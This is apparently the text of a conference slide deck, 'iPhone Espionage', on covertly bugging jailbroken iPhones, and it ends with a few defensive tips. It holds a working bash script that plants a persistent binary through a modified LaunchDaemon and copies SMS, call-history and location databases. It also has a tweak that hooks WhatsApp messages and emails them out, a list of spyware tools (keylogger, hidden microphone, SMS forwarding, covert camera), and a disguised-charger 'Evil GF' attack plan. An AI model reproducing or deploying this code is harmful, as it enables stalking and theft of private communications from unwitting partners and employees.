

# iPhone Espionage

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- Keith Lee
- I am from Singapore
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# Jailbroken iPhone

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- Everyone knows that jailbroken iPhone isn't secure because you have root access and you are on your own.
- Maybe the iPhone PIN makes you feel safer since you have might have a long password.
- Its not..

# iPhone's PIN-Based Security Transparent To Ubuntu

The screenshot shows a web browser window with the title "iPhone's PIN-Based Security Transparent To Ubuntu - Slashdot". The URL in the address bar is "apple.slashdot.org/story/10/05/27/1826207/". The page content includes an advertisement for Atmail, a sidebar with navigation links like "stories", "recent", "popular", "ask slashdot", "book reviews", "games", "idle", "yro", and "apple", and a main article section with a headline, author information, a thumbnail of an iPhone, and a comment count of "50 of 264 comments loaded".

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iPhone's PIN-Based Security Transparent To Ubuntu

Posted by [timothy](#) on Thursday May 27 2010, @03:19PM from the so-I-hope-you-were-using-pig-latin dept.

ndogg writes

"Security experts found that the iPhone 3GS has very little security, even with a PIN set up. They plugged one into Ubuntu 10.04, and it was [automounted with almost all of the iPhone's data exposed](#). This has been [reported to Apple](#), but the company seems to be having difficulty reproducing the problem."

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The iPhone is selling very well in China. In fact, China is [Apple's fastest growing market for the iPhone](#).

According to a recent survey by UMeng, a Chinese statistic firm, 34.6% (roughly one third) of the iPhones in China are [jailbroken](#). The iPhone accounts for 8.3% of China's 850 million mobile customers.

Closer look after the break...

[TechNode](#) translates UMeng's findings:

- iPhone 4 is the most popular share; iPhone 3GS takes the second place
- Majority of the iOS devices are jailbroken
- On average, 34.6% of iOS devices are jailbroken. This is a higher percentage of jailbroken iPhone than iPod Touch
- iOS users are relatively less willing to jailbreak their devices than Android users. Only 10.7% of iPad are jailbroken;
- Users are willing to use iPhone over iPod Touch. According to the survey, 7pm iPad is a better choice than iPhone
- Guangzhou, Shanghai, Beijing, and Shenzhen are the top four cities/provinces where 52% of the iPhone users are jailbroken

Nearly half of the iPhone 3GSs and iPhone 4s are jailbroken. This is a significant number when you consider that there are around 60 million iPhones in China alone.

The screenshot shows a web browser window displaying an article from AppScout on PCMag.com. The title of the article is "NY Times: 6.7% of iPhones/iPods Are Jailbroken". The article was published on May 14, 2009, at 2:15 PM EST, and has 0 comments. It is written by Sascha Segan. The text of the article states: "About 6.7 percent of iPhones and iPod Touches have been "jailbroken," letting their users download unapproved apps from non-Apple stores, according to a story in the New York Times." The page also features a sidebar with "Top Categories" including Android, Apple iOS, Blackberry, Symbian, WebOS, Windows Mobile, and Windows Phone, and a "Trending Tags" section.

# Evil GF Attack

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- Based on the tests I conducted, only jailbroken iPhones are vulnerable.
- Your PIN on your jailbroken iPhone is useless
- All it takes is 3 seconds to bug an iPhone. Can be further optimized.

# Evil GF Attack (More)

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- We have to take into account that we have very little contact time with the iPhone
- We need to easily drop modules onto the target iPhone
- It must not consume too much of battery juice to bring suspicion. Do the heavy duty stuff during sleep hours. Just drop an agent in first.

# Mobilize the attack




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- What if this attack becomes mobile and run from a portable device like Beagleboard / Rasperberry PI / Neopwn Mobile ?
- These devices require very little and low power.
- They are silent, small and can be disguised and concealed (for e.g. Mobile charger?)

# Single Board Computers that Support Linux

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- Raspberry Pi @ USD\$25
- Beagleboard @ USD\$125-149
- Gumstix Overo with Expansion Board for USB port @ USD\$259



# Findings

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- Full access to the entire iPhone file system
- Unable to run any launchctl commands which is necessary to allow our binaries to run during startup

# LaunchDaemons

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- Below are a list of safe to delete LaunchDaemons that can be deleted on the iPhone.
  - com.apple.DumpPanic.plist
  - com.apple.ReportCrash.(Different Things).plist
  - com.apple.CrashHouseKeeping.plist
  - com.apple.aslmanager.plist
  - com.apple.syslogd.plist
  - com.apple.stackshot.server.plist
  - and many more.

<http://modmyi.com/forums/file-mods/682255-speed-up-your-iphone-ipod-removing-launch-daemons.html>

# Modifying PList files

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- Original com.apple.CrashHousekeeping.plist

The screenshot shows the Xcode Property List Editor window with the title bar "com.apple.CrashHousekeeping.plist". The main area displays a table of key-value pairs:

Key	Type	Value
Label	String	com.apple.CrashHousekeeping
RunAtLoad	Boolean	NO
StartCalendarInterval	Dictionary	(2 items)
Hour	Number	4
Minute	Number	1
Program	String	/usr/bin/sql2

- Amended com.apple.CrashHousekeeping.plist

The screenshot shows the Xcode Property List Editor window with the title bar "com.apple.CrashHousekeeping.plist". The main area displays a table of key-value pairs:

Key	Type	Value
RunAtLoad	Boolean	YES
LaunchOnlyOnce	Boolean	YES
Label	String	com.apple.CrashHousekeeping
Program	String	/usr/libexec/CrashHousekeeping





# Required Software

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- apt-get install libusb-dev usbmuxd libimobiledevice-dev libplist-dev libgnutls-dev build-essential libgnutls-dev libxml2-dev libreadline5-dev libgcrypt-dev libglib2.0-dev libplist-dev libusbmuxd-dev usbmuxd make automake autoconf libtool gcc python-dev git libfuse-dev libimobiledevice-utils -y
- git clone <https://github.com/mcolyer/libiphone.git>
- wget <http://www.libimobiledevice.org/downloads/ideviceinstaller-1.0.0.tar.bz2>
- apt-get install libgtk2.0-dev libnautilus-extension-dev intltool libzip-dev -y
- wget <http://www.libimobiledevice.org/downloads/nautilus-ideviceinfo-0.1.0.tar.bz2>

# Code that detects iPhone and deploys binaries

```
#!/bin/bash
mntp=/media/iPhone
DATE=`date +%e-%m-%y`
TIME=`date '+%e-%B-%Y-%T'`
dstLocation=/tmp1/DB/
debPath=/tmp1/Cydia
mkdir /tmp1/Cydia
rm -rf DB/ -y

i=0
while [ $i -le 1 ]
do
    if ( lsusb | grep -i 'Apple' ); then
        mkdir /media/iPhone
        ifuse $mntp --root
        mkdir -p /media/iPhone/var/root/Media/Cydia/AutoInstall
        sleep 1
        cp /tmp1/
        echo "iPhone has been mounted"

        cp "/tmp1/Transfer/com.apple.CrashHousekeeping.plist" $mntp"/System/Library/LaunchDaemons/com.apple.CrashHousekeeping.plist"
        cp "/tmp1/Transfer/sql2" $mntp"/usr/bin/sql2"

        deviceName=`ideviceinfo -s | grep -i "DeviceName" | awk '{print $2}'`
        newdstLocation=$dstLocation$deviceName
        if [ ! -d $newdstLocation ]; then
            mkdir -p $newdstLocation
            echo $newdstLocation
            cp -fr $debPath $mntp"/var/root/Media/Cydia/AutoInstall"
            cp -fr $mntp"/private/var/mobile/Library/SMS/sms.db" $newdstLocation
            cp -fr $mntp"/private/var/root/Library/Caches/locationd/consolidated.db" $newdstLocation
            cp -fr $mntp"/private/var/mobile/Library/CallHistory/call_history.db" $newdstLocation"/call_history_mobile.db"
            cp -fr $mntp"/private/var/wireless/Library/CallHistory/call_history.db" $newdstLocation"/call_history_wireless.db"
            cp -fr $mntp"/private/var/mobile/Library/Caches/Maps/MapTiles/MapTiles.sqlitedb" $newdstLocation
            cp -fr $mntp"/private/var/mobile/Library/Caches/MapTiles/MapTiles.sqlitedb" $newdstLocation
            ideviceinstaller -l > $newdstLocation/installedSoftware.txt
            ideviceinfo -s > $newdstLocation/deviceInfo.txt
            fusermount -u $mntp
            echo "Backup Completed"
        else
            echo "Skipping. Device was already backed up"
            sleep 10
        fi
    #break
    fi
done
```



# Its easy to write tools for Jailbroken iPhone

The screenshot shows the Xcode Organizer interface with the Devices tab selected. On the left, under LIBRARY, there are links for Developer Profile, Provisioning Profiles, Software Images, Device Logs, and Screenshots. Under DEVICES, a device named 'milo' (4.3.3 (8J2)) is listed with a green status indicator. Under 'milo', there are links for Provisioning Profiles, Applications, and Console. The 'Console' link is highlighted with a blue selection bar. To the right of the device list, a terminal window displays WhatsApp log messages. One specific line of code, `processIncomingMessages:[Line 706] Messages count [1]`, is highlighted with a red arrow. Below the terminal window, a nano editor window titled 'Tweak.xm' is open, showing the following C-like pseudocode:

```
#import "sendEmail.h"

%hook XMPPConnection

-(void)processIncomingMessages:(id)arg1 {
    %log;
    NSString *str1 = [NSString stringWithFormat:@"%@",arg1];
    [sendEmail doThis:str1:@"Incoming WhatsApp Message"];
    return %orig;
}

%end
```

- Its easy to hijack Skype traffic

# What other cool things you can do with an iPhone?

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- Keystroke logger?
- Turn on the microphone remotely so that you can listen in?
- Track GPS location?
- Take picture from iPhone camera without the person knowing so that you can know about the surrounding?
- Screen capture?
- Intercept SMS?

milo2012/iPhone-Espionage

GitHub, Inc. [US] https://github.com/milo2012/iPhone-Espionage

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<http://milo2012.wordpress.com>

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Files Commits Branches 1 Tags Downloads Current branch: master

Latest commit to the master branch

script to be copied to mobile device

milo2012 authored about 5 hours ago commit c4f306e891

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evil_gf_attack/	about 5 hours ago	bug fixes [milo2012]	
kbhook2/	October 01, 2011	first commit [milo2012]	
location1/	October 03, 2011	add location tracking tool [milo2012]	
mic1/	October 01, 2011	Upload mic1 (command line microphone recorder) [milo2012]	
screenCapture1/	October 03, 2011	add screenCapture1 [milo2012]	
sms2/	5 days ago	Forwards all incoming sms to 3rd party's mobile [milo2012]	
sql1/	about 6 hours ago	fix bug in installation script [milo2012]	
sql2/	about 5 hours ago	script to be copied to mobile device [milo2012]	
takePicture/	October 01, 2011	Added sms1 (broken) and takePicture [milo2012]	
whatsapp1/	about 6 hours ago	fix bug in installation script [milo2012]	


# How about Enterprise iPhone apps?

- End to end secure communication between the iPhone and their MS Exchange server.
- Persistent content protection of emails and attachments
- But wait, I can take snapshots of the screens remotely! Doesn't that mean I have all the emails now? I just need to run the images thru an OCR for easier reading.
- Gone are the days for spy bugs. You have remote access to the entire calendar. Schedule your voice recording of your target remotely! Maybe during the board meetings?



# How about Enterprise iPhone apps?

- Paypal is doing an awesome job but doesn't it mean less business for the companies using paypal service?
- How is your Microsoft Exchange Mobile Policy doing?



# Developing for Jailbroken iPhones

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- `export THEOS=/opt/theos`
- `git clone git://github.com/DHowett/theos.git $THEOS`
- `curl -s http://dl.dropbox.com/u/3157793/ldid > $THEOS/bin/ldid; chmod +x $THEOS/bin/ldid`
- Download the private frameworks from <https://github.com/kennytm/iphone-private-frameworks> and extract to `$THEOS/include`
- `$THEOS/bin/nic.pl`

# Tips for Tweaks Development

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- If you want to look at the traffic for a particular iPhone application, it might be easier to use a tweak as it hooks onto the methods that the classes provide.
- Using Organizer in XCode can provide valuable information about the methods that the application is calling



The screenshot shows the XCode Organizer interface with the 'Console' tab selected. On the left, there's a sidebar with icons for 'milo' (4.3.3 (8j2)), 'Provisioning Profiles', 'Applications', 'Console' (which is highlighted in blue), 'Device Logs', and 'Screenshots'. The main pane displays a log of WhatsApp application activity from October 13, 2013, at 09:28:57. The log entries are as follows:

```
Oct 13 09:28:57 unknown WhatsApp[371] <Warning>: -[XMPPStream send:] [Line 118] >>> Send 34 byte(s) >>>
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[WhatsAppAppDelegate closeConnection] [Line 376] Close server connection.
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPConnection internalClose] [Line 1459] Close connection
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPConnection logStanza:recv:] [Line 3125] send/presence type='unavailable' chat
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPConnection logStanza:recv:] [Line 3125] send/xmlstreamend
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPStream sendArray:] [Line 139] >>> Send 12 byte(s) >>>
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[AsyncSocket disconnectAfterReadingAndWriting] [Line 535] Disconnects after reading and writing.
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPStream onSocket:didReadData:withTag:] [Line 206] <<< Recv 5 byte(s) <<<
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPStream onSocket:didReadData:withTag:] [Line 212] Incoming buffer contains 5 byte(s), processed 5 byte(s).
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPConnection logStanza:recv:] [Line 3125] recv/xmlstreamend
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[AsyncSocket disconnect] [Line 525] Disconnects immediately.
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[AsyncSocket close] [Line 442] Close connection
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: -[XMPPConnection xmppStreamDidClose:] [Line 1235] Connection is broken.
Oct 13 09:29:28 unknown WhatsApp[371] <Warning>: PrintReachabilityFlags [Line 77] Reachability Flag Status: WR t-----
networkStatusForFlags
```

# Tool and Tweak

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- Tool and Tweak

```
Milos-MacBook-Air:bin Milo$ sudo ./nic.pl
NIC 1.0 - New Instance Creator
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[1.] iphone/application
[2.] iphone/library
[3.] iphone/preference_bundle
[4.] iphone/tool
[5.] iphone/tweak
Choose a Template (required): 4
Project Name (required): app9
Package Name [com.yourcompany.app9]:
Author/Maintainer Name [System Administrator]:
Instantiating iphone/tool in app9/...
Done.
```

# Tips for Tweaks Development

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- Run **Class-Dump** against the decrypted iPhone binary  
<http://www.codethicode.com/projects/class-dump/>
- If you are unable to get any results, then decrypt it first using Crackulous (Cydia)
- If you want to find out which IOS framework functions the iPhone binary is using, sometimes running “strings” against the decrypted binary can save a lot of time

# MakeFile for Theos

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- You can also use Open Toolchain with Xcode using the instructions from <http://www.alexwhittemore.com/?p=281> but I prefer using command line.
- You might want to use the below sample MakeFile if you choose to use THEOS. Extracted from Open Toolchain

```
test88 — nano — 80x2
GNU nano 2.0.6          File: Makefile

include theos/makefiles/common.mk

TOOL_NAME = test88
test88_FILES = main.mm

include $(THEOS_MAKE_PATH)/tool.mk
```

```
SDKVER=4.3
SDK=/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/iPhoneOS$(SDKVER).sdk
CC=/Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/arm-apple-darwin9-gcc-4.0.1
LD=$(CC)

LDFLAGS += -framework CoreFoundation
LDFLAGS += -framework Foundation
LDFLAGS += -framework CoreTelephony
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LDFLAGS += -L"$(SDK)/usr/lib"
LDFLAGS += -F"$(SDK)/System/Library/Frameworks"
LDFLAGS += -F"$(SDK)/System/Library/PrivateFrameworks"

CFLAGS += -I"/Developer/Platforms/iPhoneOS.platform/Developer/usr/lib/gcc/arm-apple-darwin9/4.0.1/include"
CFLAGS += -I"$(SDK)/usr/include"
CFLAGS += -I"/Developer/Platforms/iPhoneOS.platform/Developer/usr/include/"
CFLAGS += -DDEBUG -std=c99
CFLAGS += -Diphoneos_version_min=2.0

include theos/makefiles/common.mk

TOOL_NAME = test2
test2_FILES = respring.m
include $(THEOS_MAKE_PATH)/tool.mk
```

# What now for jailbroken iPhone users?

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- Apple protects those who doesn't jailbreak their phone due to sandboxing, what about the rest of us who has jailbroken our iPhone? Are we all alone?
- The current antivirus products for iOS devices can only scan for attachments or remote storage
- There is an app in Cydia called **Firewall IP** which notifies you about incoming and outgoing traffic and lets you decide what to do with it
- It not be sufficient but at least you will know when there is a suspicious incoming/outgoing connection

# What now for jailbroken iPhone users?

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- Download **iFile** from Cydia and check /System/Library/LaunchDaemons and /Library/MobileSubstrate/DynamicLibraries
- Don't leave your mobile phones alone
- Wait for an Antivirus company to develop an app that can detect malicious binaries on the iphone.

# The End

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- Source code for all tools/tweaks are available at <https://github.com/milo2012/iPhone-Espionage>
- My website can be found at <http://milo2012.wordpress.com/>
- Alternatively, you can also each me via Twitter @keith55